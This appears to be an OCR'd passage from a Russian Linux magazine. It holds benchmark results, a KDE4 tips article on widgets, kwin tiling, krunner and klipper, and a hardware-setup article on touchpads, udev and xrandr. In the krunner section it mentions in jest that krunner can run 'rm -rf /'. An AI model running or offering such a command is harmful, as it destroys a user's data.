
Calculate Linux Desktop 10.9 beta (с оптимизацией)

```
warsow - 2.60 FPS
build-mplayer - 68.14 sec
john-the-ripper - 949691333 Real C/S
compress-gzip - 52.10 sec
encode-flac - 15.92 sec
encode-ogg - 32.44 sec
mencoder (AVI to LAVC) - 50.59 sec
openssl - 11.8 SPS
phpbench - 24511 Score
QGears2:
CPU-based Raster - Test: Gears - 25.35 FPS
XRender Extension - Test: Gears - 53.78 FPS
OpenGL - Test: Gears - 142.39 FPS
```

Как видим из результатов, однозначного вывода от использования такой оптимизации сделать нельзя. В чем-то получили совсем небольшой прирост (build-mplayer, john-the-ripper, compress-gzip, encode-ogg, mencoder, QGears2), где-то практически столько же проиграли (encode-flac, phpbench). Хотя все, что есть, вполне укладывается в погрешность, которая есть у любого теста. Зато ресурсы и время, затраченные на пересборку системы, можно было бы использовать более продуктивно.

Выводы

Тесты показывают, что оптимизация под конкретный тип процессора дает результат, но насколько он будет ощутим — зависит от приложения. Поэтому по возможности используй 64-битную версию системы. А вот пересборка настольных приложений с применением флагов оптимизации на новых компах уже не так заметна. Тратить ли на это время, рисковать ли стабильностью ради минимального прироста — решать уже тебе.



В QGears2 CLD и 64-битный Linux Mint показали практически одинаковый результат

Юрий «Adept» Видинеев adeptg@gmail.com





Удобные кеды

Советы по приготовлению самого передового DE

KDE от версии 4.0 прошел большой путь, на каждом витке своего развития обрастая новыми фишками и постепенно восстанавливая паритет по функциональности и количеству приложений с KDE 3.5. Современные архитектурные решения, а также мощный, интенсивно развивающийся фреймворк Qt позволяют назвать KDE4 самым продвинутым DE на сегодняшний день. Я расскажу о некоторых фичах KDE, которые ускоряют и упрощают работу с ним.


Plasma widgets

Самое бросающееся в глаза отличие KDE4 от KDE3 — Plasma, фреймворк рабочего стола, заменивший KDesktop, Kicker и SuperKaramba. Виджеты стали неотъемлемой составляющей рабочего стола. Со временем их расплодилось огромное количество. А если учесть ограниченную поддержку виджетов SuperKaramba, Google Gadgets, Mac OS X Dashboard, то счет идет на тысячи. Некоторые из тех виджетов, которые я постоянно использую:

- **folder view (в русской локализации — «просмотр папки»)** — совершенно стандартный виджет, но и его можно использовать «не по прямому назначению». Добавляем виджет на рабочий стол; в качестве каталога, который он будет отображать, выбираем /tmp. В настройках указываем не отображать никаких файлов кроме «видео Flash (*.flv)». И все, не нужны никакие плагины для скачивания видео с YouTube и иже с ним :).
- **pastebin** — виджет, позволяющий в несколько кликов мышкой разместить на внешнем сервисе текст (на pastebin.ca или pastebin.com) или изображение (на imagebin.ca, imageshack.us, simplest-image-hosting.net или imgur.com). На виджет можно перетаскивать текст или изображение из другого приложения — например, файл из Dolphin или, сделав скриншот, сразу же перенести его из окна KSnapshot на Pastebin. Или же можно повесить на виджет хоткей, по которому содержимое буфера обмена будет отправляться на сервер.
- **paste (вставка текста)** — представляет шаблоны текстов, которые можно вставить в редактируемый текст одним кликом. Есть


Переключение окон по <Alt+Tab>


Как тебе такой десктоп?


Конвертор величин krunner

возможность также быстро вставить сгенерированный пароль.

- **tail (наблюдение за файлами)** — простой, но иногда полезный виджет. Показывает несколько последних строк указанного файла. Можно настроить фильтры только на определенные строки.
- **google translator** — думаю, все ясно из названия — виджет для перевода текста с помощью translate.google.com.
- **plasmacon** — эмулятор командной строки (konsole) в виде виджета. Есть даже поддержка табов.
- **easy SSH connection** — достаточно удобный виджет для организации SSH-соединений.
- **web slice (фрагмент Web)** — виджет, показывающий веб-страницу или ее часть. Может быть полезен при отсутствии на сайте RSS (как ни странно, такие еще бывают).
- **microblogging** — виджет для чтения твиттера.
- **lancelot** — альтернатива kickoff. Отличается интеграцией с krunner и немного другим внешним видом и поведением. Мне нравится больше.

Одна из перспективных, но пока еще не допиленных фишек — возможность расшарить виджет по сети. На самом деле это очень удобно — можно, например, расшарить заметки или листать песни в Amarok на соседнем компе (при наличии соответствующего виджета). Особой настройки это не требует, так как используется zeroconf (следовательно, нужен запущенный avahi-daemon). В настройках виджета нужно указать: Share (Удаленный доступ) → Share this widget on the network (Разрешить удаленный доступ к этому виджету). Доступ к виджету можно открыть всем, кому ни попадя, а можно использовать простую систему аутентификации, при которой одинаковая фраза должна быть введена на нескольких компах. Увидеть список расшаренных виджетов в своей сети можно, набрав в dolphin «network:/». Правда, технология еще не до конца стабильна — у меня ее использование периодически приводит к краху плазмы. К тому же, часть расшаренных виджетов почему-то отказывалась работать. И «смонтированный» виджет сам не пропадает при пропаже источника.

Plasma activites


Кроме обычных виджетов, которыми уже никого не удивишь, Plasma может предложить не совсем привычную штуку — Activites. В русской локализации она называется «Комнаты», но мне кажется, что этот перевод не совсем отражает суть вещей, поэтому я буду называть их «Активностями». Что же такое активность? Представь себе среднестатистического пользователя. Вот он утром проснулся, схватил ноут и побежал на работу. На работе открыл vim/emacs/eclipse (нужное подчеркнуть) и начал трудиться. Это одна активность. При этой активности плазмоиды на рабочих столах размещены в удобном порядке, из меню пропали ненужные для работы приложения, IM-клиент показывает только рабочие контакты (игнорируя призывы друзей пойти попить пива), браузер попрятал все вкладки на башорг и Ко и т.д. Все, хватит работать, пришел обед. Время почитать гуглридер и пообщаться с друзьями. Это вторая активность. Закончился трудовой будень — пора домой. А дома можно и фильм посмотреть, и в какую-нибудь легкую игру расслабиться. И рабочие контакты дома ни к чему, и желательно, чтобы рабочие файлы глаза не мозолили :). Это активность за номером три. За пару щелчков мыши можно сменить активность и сосредоточиться на конкретной задаче. Сказка, не правда ли? И все это KDE... будет уметь. Разработчики-оптимисты обещают, что где-то к версии 4.8. Пока же можно:

- создавать/удалять активности с помощью менеджера, похожего на менеджер виджетов (вызывается по Super-Q).
- привязать свою активность к каждому рабочему столу, что позволит на каждом из них иметь свой набор виджетов и обои (для меня это gnome_killer-фича :)). Настраивается это так: System Settings (Параметры системы) → Window Behavior (Поведение окон) → Virtual Desktops (Рабочие столы) → Different widgets for each desktop (Отдельный набор виджетов для каждого рабочего стола).
- привязывать окна к определенным активностям, тогда это окно будет активно только при выборе этой активности. Но это теоретическое поведение; у меня почему-то получилось с точностью до наоборот: при выборе этого окна активность менялась на привязанную.

Plasma netbook

Внешний вид Plasma очень гибко настраивается, его можно подогнать под экран практически любого размера/разрешения. А для нетбуков есть специальная версия. Включается так: System Settings (Параметры системы) → Workspace (Рабочее пространство Plasma) → Workspace type (Тип рабочего пространства) → Netbook (Нетбук).

После включения перед нами предстанет нехитрый интерфейс Search and Launch. Примерно посередине экрана — поле ввода (на самом деле это такой замас-



info

- Live-версии последнего KDE можно взять здесь: http://home.kde.org/~kdelive/
- Ставим в kubuntu дополнительные виджеты: «sudo apt-get install plasma-widget-*».
- Zeroconf (Zero Configuration Networking) — технология, предназначенная для автоматической настройки IP-сети. Avahi — свободная реализация zeroconf.



links

- kde.org — официальный сайт
- planetkde.org — сборник блогов о KDE
- userbase.kde.org — о KDE для пользователей (wiki)
- www.kdedevelopers.org — блог разработчиков KDE
- windows.kde.org — порт KDE под Windows



warning

Я использую KDE 4.5, и некоторые фичи из статьи могут работать не так или не работать совсем в других версиях.





Укорачивание ссылок с помощью klipper

кированный krunner) для запуска приложений. Чуть ниже поля ввода — эти же приложения, рассортированные по категориям. На самом верху экрана — панель с треем, своеобразным taskbar'ом в правом углу (список окон появляется при нажатии на кнопку) и дополнительными активностями (виртуальными рабочими столами) в левом.
При запуске приложения его окно разворачивается на полный экран, заголовок окна вместе с кнопками закрытия/сворачивания перемещается в правый угол верхней панели, которая, в свою очередь, тоже исчезает и появляется только при перемещении мышки в верхний край экрана. Максимальное использование пространства маленького экранчика налицо. Переключать приложение можно либо по <Alt+Tab>, либо с помощью вышеупомянутого taskbar'a. Виджеты можно добавлять либо на Search and Launch, где они будут расположены в нижней части экрана в сильно уменьшенном виде, либо на дополнительные активности (по умолчанию она одна — page one). Если одной page one мало, можно наплодить их сколько угодно. Для этого, щелкнув на лого Plasma в левом нижнем углу экрана, выбираем «Add page» (Добавить полосу).
Plasma Netbook — поначалу непривычный, но вполне удобный интерфейс для устройств с небольшими экранами.

kwin

«Родной» менеджер окон KDE. Хотя различных эффектов у него немного поменьше, чем у того же compiz, и работает он помедленнее (субъективно) на моем встроенном Intel'e, но у него есть пара уникальных возможностей, которые есть далеко не во всех WM.
Во-первых, kwin — композитный менеджер окон. То есть, умеет рисовать на рабочем столе всякие эффекты вроде «желейных» окошек или куба рабочих столов. Включаются эффекты в System Settings (Параметры системы) → Desktop Effects (Эффекты рабочего стола).
Одной из интересных возможностей kwin является группировка окон, позволяющая объединить несколько окон в группу, которая будет вести себя как одно окно. Для объединения окон надо средней кнопкой мыши взяться за заголовок одного окна и переместить его в заголовок другого окна. Либо ткнуть на заголовке окна правой мышкой и скомандовать «Move Window to Group» (Переместить окно в группу). В результате должно получиться что-то похожее на скриншот, где объединены konsole и dolphin.
Еще одна интересная особенность kwin — возможность гибкого управления поведением окон. Например, можно задать, чтобы rekonq запускался только на четвертом рабочем столе развернутым во весь экран. Поведение окон настраивается так: щелчок правой кнопкой мыши по заголовку окна → Advanced (Дополнительно) → «Special Application Settings» (Специальные параметры приложения).
Другая полезная фича — edge snapping. Это такой способ манипулирования окнами: если окно переместить в левую (правую) сторону экрана, то оно займет ровно половину экрана слева (справа). Если же в верх экрана, то окно развернется на полный экран.
Начиная с KDE 4.5, kwim — еще и фреймовый (tailing) менеджер окон. Для тех, кто не в курсе — фреймовые менеджеры располагают окна так, чтобы они ни в коем случае не накладывались друг на друга. Таким образом достигается максимальное использование рабочего пространства. Фреймовых менеджеров окон — пруд пруди: xmonad, ion3, ratpoison и многие, многие другие. Но иметь свой встроенный, включающийся несколькими щелчками мыши, довольно приятно. Кстати, включается он вот так: System Settings (Параметры системы) → Window Behavior (Поведение окон) → Advanced (Дополнительно) → Enable tiling (Включить фреймовый режим).
В настройках доступны три схемы размещения окон:
- **Спираль (Spiral)** (по умолчанию) — каждое следующее открытое окно будет в два раза меньше предыдущего по размеру. Окна будут располагаться в виде закручивающейся по часовой стрелке спирали.
- **Колонны (Columns)** — рабочий стол поделен на две части: всю левую занимает единственное окно, а в правой ютятся все остальные окна одинакового размера.
- **Плавающий (Floating)** — наиболее свободный режим, в нем окна располагаются просто на имеющемся свободном месте без какого-либо порядка.

Меня вполне устраивает Spiral. Какой бы режим не использовался, отдельному окну (или нескольким) можно задать свои размер и положение на экране. Для этого надо сделать окно «плавающим»: щелкнуть правой мышкой на заголовке окна и выбрать «Float Window» (Плавающее окно). Либо просто щелкнуть два раза левой мышкой по заголовку окна — окно развернется на полный экран и станет плавающим. Плавающие окна существуют отдельно от всех остальных, и их можно индивидуально перемещать/ресайзить.
Тем, кто ни разу в глаза не видел фреймовые WM, их работа поначалу может показаться необычной (читай: неудобной). На то, чтобы понять все удобство такого менеджера, может понадобиться некоторое время. Поверь, оно того стоит.

На вражеской территории

Еще одно революционное свойство KDE4 — то, что она работает (OK, пытается работать) на Windows и Mac OS X. Так как мака под рукой у меня не было, то я попытался поставить KDE на WinXP, которая у меня живет в виртуалке. Разработчики предостерегают, что порт экспериментальный и всячески отговаривают от ежедневного использования. Последняя стабильная версия KDE SC на момент написания статьи — 4.5.1, а порта под Win — 4.4.4. Поддерживается WinXP и выше. Качаем последний инсталлятор с windows.kde.org (всего около двух метров; все остальное он скачает из инета в процессе установки). Установка в лучших традициях мелкомягкой ОС: Далее-Далее-Согласен-Далее. Важные пункты во время установки:

- выбор репозитория, откуда буду качаться пакеты. winkde.org рекомендуется как самый полный, с него можно поставить даже nightly-билды.
- выбор пакетов, которые будут установлены.


В общем, у меня порт KDE под Win полностью оправдал свой экспериментальный статус — половина прог отказались запускаться.

krunner

Одна из самых незаметных, но часто используемых мною фич — krunner. Это с виду скромненькое окошко ввода, вылезающее по умолчанию сверху экрана по <Alt+F2>. По мере того, как ты набираешь текст, krunner предлагает тебе разные варианты (для поиска используется Nepomuk). Когда результатов поиска несколько, то перемещаться между ними можно с помощью <Tab>/<Tab+Shift> или стрелок вверх/вниз. Если в результатах поиска присутствуют виджеты, то их можно мышкой перетащить на рабочий стол. Krunner можно использовать и как простой калькулятор, просто введя, например, «16*1024=». Первым в результатах поиска будет




Plasma Netbook



Tailing



Маскот KDE



Группировка окон

значение. Можно даже использовать тригонометрические величины (sin, cos и т.д.), корень (sqrt) и другие. Более того, krunner — это полноценная командная строка, способная выполнить, скажем, «rm -rf /» :). А еще krunner можно использовать для преобразования величин, например, введя «21,5 дюймов в сантиметрах», узнаем диагональ распространенных мониторов. Поддерживаются такие величины, как длина, масса, скорость, температура, давление и другие. Если ввести xakep.ru, то откроется дефолтный браузер с сайтом. Еще одна интересная возможность — использование специальных сокращений, например:

- ggk: some_word — поиск some_word в гугле
- wp: some_word — поиск some_word в википедии

Эти сокращения krunner берет из Konqueror'а или rekonq (там же их можно и настроить).

Но и это еще не все: из krunner можно выключить (перезагрузить, отправить в ждущий режим) комп, управлять kopete или amarok и многое, многое другое. Про все варианты можно почитать, ткнув на кнопку с вопросительным знаком справа от строки ввода.

Klipper

В KDE много маленьких приятных утилит и плазмоидов. Хороший пример тому — klipper, менеджер буфера обмена. Он был бы самым обычным менеджером, если бы не механизм действий. С помощью действий над помещенными в буфер обмена данными можно проводить разные манипуляции. Например, чтобы автоматически укорачивать ссылки через clck.ru, нужно добавить новое действие для регулярного выражения (^(http|https|ftp):\/\/[a-z0-9]+([\-\.]{1}[a-z0-9]+)*\.[a-z]{2,5}(([0-9]{1,5})?\/.*)?$), а в качестве команды указать «lwp-request http://clck.ru/--?url=%s». Похожим образом можно использовать любой другой укорачиватель ссылок. Затем на вкладке Shortcuts (Комбинации клавиш) убедиться, что для действия «Manually Invoke Action on Current Clipboard» (Ручной выбор действия) назначена комбинация (по умолчанию это <Ctrl-Alt-R>). Теперь осталось только скопировать адрес и нажать указанную выше комбинацию клавиш, чтобы увидеть меню с выбором действий, где будет присутствовать действие по укорачиванию.

Поиск

KDE позиционируется как семантический десктоп. А семантический десктоп немыслим без гибкого поиска. Поиск осуществляется либо по тегам и оценкам, оставленным самим пользователем, либо по метаданным файлов. В Dolphin есть даже специальный «протокол» timeline, позволяющий отслеживать изменения файлов по дням. Изменения отслеживаются по времени изменения файла, поэтому служба Strigi должна быть включена: Desktop Search (Поиск по меткам и содержимому) → Enable Strigi Desktop File Indexer (Включить поисковую систему Strigi). На вкладке «File Indexing» (Индексирование файлов) можно указать, какие именно каталоги индексировать, а какие не стоит. Strigi понимает многие форматы (вроде ODT, PDF, MP3) и, что тоже приятно, пытается не напрягать систему при индексировании — индексирование отключается, если ноут работает от батарейки, заканчивается место на диске или системе и без индексатора тяжко.

При включенной панели поиска в Dolphin (Settings (Настройка) → Toolbar Shown (Видимые панели инструментов) → Search Toolbar (Строка поиска)) можно искать через Nepomuk. Или же прямо в строке перехода «nepomuksearch:/KDE». Результаты поиска потом можно легко сохранить в виде закладки.

Заключение

KDE4 опережает в развитии любой другой DE на несколько лет. В стане его главного конкурента — Gnome — только готовятся к важным необходимым архитектурным изменениям и постоянно откладывают выход Gnome3. Так что, если ты еще не пробовал KDE, стоит дать ему шанс. Уверен, он надолго поселится на твоем десктопе или ноуте.

Евгений Зобнин zobnin@gmail.com



Падение железного занавеса

Управляем оборудованием из Linux

Когда-то никаких графических конфигураторов не существовало, стартовые скрипты занимали 200 строк в сумме, а идеи HAL и udev еще только начинали витать в умах разработчиков. Грамотная начальная конфигурация UNIX могла отнять целый день, а ее процесс сопровождался чтением книг и долгими поисками информации. Сегодня дистрибутивы Linux сами подстраиваются под оборудование и почти не требуют настройки, однако ситуации, требующие личного вмешательства пользователя, могут возникнуть в самый неожиданный момент.

Считается, что UNIX-системы еще не доросли до того уровня, чтобы полностью сравняться с Windows в плане поддержки оборудования. Дескать, хоть драйвера и есть, но появляются они с задержкой и не могут обеспечить полной и всесторонней поддержки оборудования. А фирменных утилит от производителя для Linux и вовсе не дождешься. Как, например, тонко настроить тачпад ноутбука или управлять монитором без нативных утилит? К счастью, все далеко не так плачевно, и зачастую им можно найти достойную альтернативу.

Тюнингуем тачпад

С выходом версии 7.3 X.Org получил механизм горячего подключения, позволивший ему подхватывать любые устройства ввода в полностью автоматическом режиме. Особое удобство нововведение принесло владельцам ноутбуков, многие из которых попеременно пользуются мышью и тачпадом. Отныне после подключения мышь сразу становилась активной и могла принимать участие в управлении курсором наравне со своим емкостным собратом. Картина омрачалась только тем, что тачпад при этом не отключался и продолжал функционировать, постоянно мешая набирать текст (кто знает, тот поймет). Эта же проблема сохранялась и при отключенной мыши (но в этом случае можно было успокоить себя хотя бы тем, что тачпад все-таки нужен).

Об этой проблеме производители ноутбуков уже давно знают и оснащают устройства специальным механизмом принудительного отключения тачпада, который состоит из специально помеченной клавиши, которую следует нажимать совместно с <Fn>, и драйвера, который перехватывает эту клавиа-


```
Найдены мониторы :
 - Устройство: dev:/dev/i2c-1
   Поддерживается DDC/CI: Нет
   Имя монитора: VESA standard monitor
   Тип входа: Цифровой
 - Устройство: dev:/dev/i2c-0
   Поддерживается DDC/CI: Да
   Имя монитора: VESA standard monitor
   Тип входа: Аналоговый
  (Автоматический выбор)
```


Утилита ddccontrol нашла два монитора

```
> sudo flashrom
flashrom v0.9.1-r946
No coreboot table found.
Found chipset "AMD SB700/SB710/SB750", enabling flash write... OK.
This chipset supports the following protocols: LPC,FWH.
Calibrating delay loop... OK.
No EEPROM/flash device found.
If you know which flash chip you have, and if this version of flashrom
supports a similar flash chip, you can try to force read your chip. Run:
flashrom -f -r -c similar_supported_flash_chip filename

Note: flashrom can never write when the flash chip isn't found automatically.
> █
```

Утилита flashrom честно говорит, что не будет прошивать BIOS



info

• Исчерпывающую информацию о железе выдает простая консольная утилита lshw.

• Утилита nvram-wakeup способна настроить время автоматического включения компа без необходимости использовать окно настройки BIOS.

• Перед перепрошивкой настройки BIOS можно сохранить с помощью команды «modprobe nvram && dd if=/dev/nvram of=nvram.bin».

турную комбинацию и выключает мешающий сенсор. Естественно, в UNIX эта комбинация не работает. Но совсем не из-за отсутствия драйвера, как можно было бы подумать, а в угоду безопасности системы.

Дело в том, что почти все современные ноутбуки (а также куча других устройств) оснащаются сенсорными панелями, разработанными фирмой Synaptics. За их работу в X.Org отвечает прекрасный одноименный драйвер, а также специальная утилита и демон, позволяющие производить настройку сенсорной панели и автоматически менять режим ее работы. С помощью synclient можно спокойно отключить тачпад в любое время, а syndaemon позволяет отключать его в автоматическом режиме в зависимости от каких-либо внешних условий. Более того, во многих Linux-дистрибутивах уже полностью настроены горячие клавиши, деактивирующие тачпад на некоторых ноутбуках (например, есть настройки для всех ноутбуков ASUS — /etc/acpi/events/asus-touchpad, /etc/apci/asus-touchpad.sh). Проблема только в том, что все это не работает. В целях повышения безопасности дистрибутивостроители держат механизм разделяемой памяти, используемый для взаимодействия всех этих компонентов с драйвером тачпада в выключенном состоянии (иначе любая вредоносная программа с минимальными правами легко смогла бы получить полный контроль над тачпадом, а значит, и над всеми действиями пользователя).

К счастью, активировать разделяемую память в драйвере synaptics очень легко, достаточно добавить всего одну строку в xorg.conf. Однако здесь нас поджидает еще одна засада. Новый X-сервер (а именно — версия 1.8) уже не использует единый конфигурационный файл, а опирается на множество конфигов, расположенных в каталоге /usr/lib/X11/xorg.conf.d. Поэтому придется разбираться с его структурой (на самом деле совместимость с обычным конфигом, конечно же, сохранена, но правка xorg.conf теперь не является тру-вэй). Необходимый нам конфиг носит имя 10-synaptics.conf и содержит несколько секций InputClass, описывающих сенсорные панели разных ноутбуков, в одну из которых необходимо добавить строку «Option "SHMConfig" "true"» (не нашел свой ноут — пиши в самую первую секцию), а также несколько настроек. Например:

```
# Вертикальная и горизонтальная прокрутка двумя пальцами
Option "VertTwoFingerScroll" "1"
Option "HorizTwoFingerScroll" "1"
# Настройка скорости
Option "AccelFactor" "0.010"
# Круговая прокрутка
Option "CircularScrolling" "on"
Option "CircScrollTrigger" "0"
```

Но если насущной необходимости нет, я бы не рекомендовал их туда помещать. Во-первых, драйвер synaptics достаточно умен, чтобы самостоятельно включить все поддерживаемые тачпадом возможности, включая такие вкусности, как прокрутка двумя пальцами и эмуляция второй и третьей клавиш мыши с помощью двух- и трехпальцевого тапа. Смысл имеет разве что изменение ускорения или включение круговой прокрутки (и отключение двухпальцевой).


Во-вторых, все это можно сделать с помощью графических настройщиков KDE/Gnome, программы gsynaptics или консольного клиента synclient (современный X.Org движется по пути тотального хотплага, поэтому все, что может быть задано динамически, не должно быть задано статически).После окончания конфигурирования сохраняем файл и перезагружаем ОСь или X.Org, кому что удобнее. После загрузки владельцы ноутбуков ASUS (и некоторых других фирм) могут начинать радоваться заработавшей комбинацией отключения тачпада. Все остальные набирают команду:

```
$ synclient TouchpadOff=1
```

Выключается присваиванием нуля. Идеально для навески на горячие клавиши. Если же вариант с горячей клавишей тебе не подходит, вот рецепт для автоматического отключения тачпада во время набора текста (добавить в ~/.xinitrc или в файл автозапуска DE):

```
$ syndaemon -K -d -i 1
```

Опция '-K' призывает syndaemon отключать тачпад только во время набора текста, оставляя его работать при нажатии клавиатурных


Графическая надстройка над xrandr в KDE

комбинаций, опция '-d' делает программу фоновым процессом, а '-i' устанавливает задержку до включения тачпада. Для кого-то может оказаться удобной опция '-t', которая отключает только возможность тапа через нажатие на тачпад, оставляя возможность перемещать курсор.
А теперь ответ всем тем, кто говорит, что тема, поднятая в первом абзаце раздела, не была раскрыта:

```
ACTION=="add", SUBSYSTEM=="input", ID_CLASS="mouse",
RUN+="/usr/bin/synclient TouchpadOff=1"
ACTION=="remove", SUBSYSTEM=="input", ID_CLASS="mouse",
RUN+="/usr/bin/synclient TouchpadOff=0"
```

Эти строки необходимо поместить в файл /etc/udev/rules.d/01-touchpad.rules. Назначение должно быть ясно.

Подключаем второй монитор

Сегодня дополнительными видеовыходами оснащают даже самые дешевые видеокарты и ультра-бюджетные ноутбуки. Наверняка один (или даже больше) такой выход есть и на твоей видеокарте. Благодаря ему к машине можно подключить второй монитор, проектор, телевизор или любое другое устройство вывода информации, поддерживающее подключение с помощью VGA- или HDMI-входов. Проблема только в том, что без дополнительной настройки это устройство не заработает, а если и заработает, то совсем не так, как предполагалось.
Хорошо, когда в окружение рабочего стола уже встроены средства настройки второго монитора (например, при втыкании кабеля в дополнительный видеовыход среда KDE показывает предупреждающее сообщение с предложением настроить устройство). Однако не все предпочитают использовать KDE, которые к тому же далеко не всегда справляются со своей задачей. Поэтому наиболее безболезненным и гибким средством включения второго монитора являются встроенные инструменты самого X-сервера.
Всего таких инструментов два: расширение Xinerama, разработанное компанией DEC (сотрудники которой называли его PanoramiX), и расширение RandR, созданное совершенно для других целей, но с недавних пор позволяющее выполнять все функции Xinerama. Причем смысл их одновременного сосуществования только в том, что первый оставили для совместимости и еще не успели выкинуть из X.Org (тысячи людей, начитавшись устаревших руководств, продолжают использовать Xinerama для подключения второго дисплея, наплевав на все его недостатки вроде необходимости перезагрузки иксов для изменения настроек).
В отличие от Xinerama, расширение RandR позволяет изменять конфигурацию «на лету» (ура горячему подключению!), отлично работает совместно с OpenGL и расширением AIGLX (ура Compiz'у и FlightGear!) и очень легко поддается настройке. Так, для настройки стандартного dual head с помощью xrandr необходимо выполнить всего четыре простых действия (два из которых опциональные):

Соответствие между видеопортами и их именами в xrandr на ноутбуках

Intel
* LVDS: внутренняя панель
* TMDS-1: порт DVI
* VGA: порт VGA
* TV: TV-порт

ATI
* LVDS: внутренняя панель
* DVI-0: первый порт DVI
* DVI-1: второй порт DVI
* VGA-0: первый порт VGA
* VGA-1: второй порт VGA

Nvidia (открытый драйвер)
* LVDS: внутренняя панель
* DVI0: первый порт DVI
* DVI1: второй порт DVI
* VGA0: первый порт VGA
* VGA1: второй порт VGA

1. Запускаем команду «xrandr -q» и смотрим инфу о доступных видеовыходах (для их идентификации смотри врезку «Соответствие видеопортов и их имен в xrandr на ноутбуках»). Обычно дополнительный VGA-выход отмечается как VGA-1 на десктопе, как VGA-0 — на ноутах, и disconnected, если к нему ничего не подключено.
2. Втыкаем кабель, вновь запускаем «xrandr -q» и видим надпись «connected» рядом с VGA-0. Если монитор поддерживает стандарт DDC (а это любая модель старше десяти лет), то ниже появится список поддерживаемых видеорежимов.
3. Набираем команду:

```
$ xrandr --output VGA-0 --auto
```

или

```
$ xrandr --output VGA-0 --mode 1024x768 --auto
```

если стандартное разрешение не подходит. После этого на экране подключенного устройства должна появиться копия изображения головного дисплея (во избежание обрезки картинки или пустых областей разрешения на устройствах должны совпадать). Это идеальный режим работы при использовании проектора (показывающий должен видеть то, что он показывает), но совершенно неприемлемый для двухмониторной конфигурации. Чтобы сделать изображение панорамным, то есть растянутым между двумя экранами, придется выполнить еще одну команду.
4. Растягиваем рабочий стол на два монитора:

```
$ xrandr --output VGA-0 --right-of LVDS
```

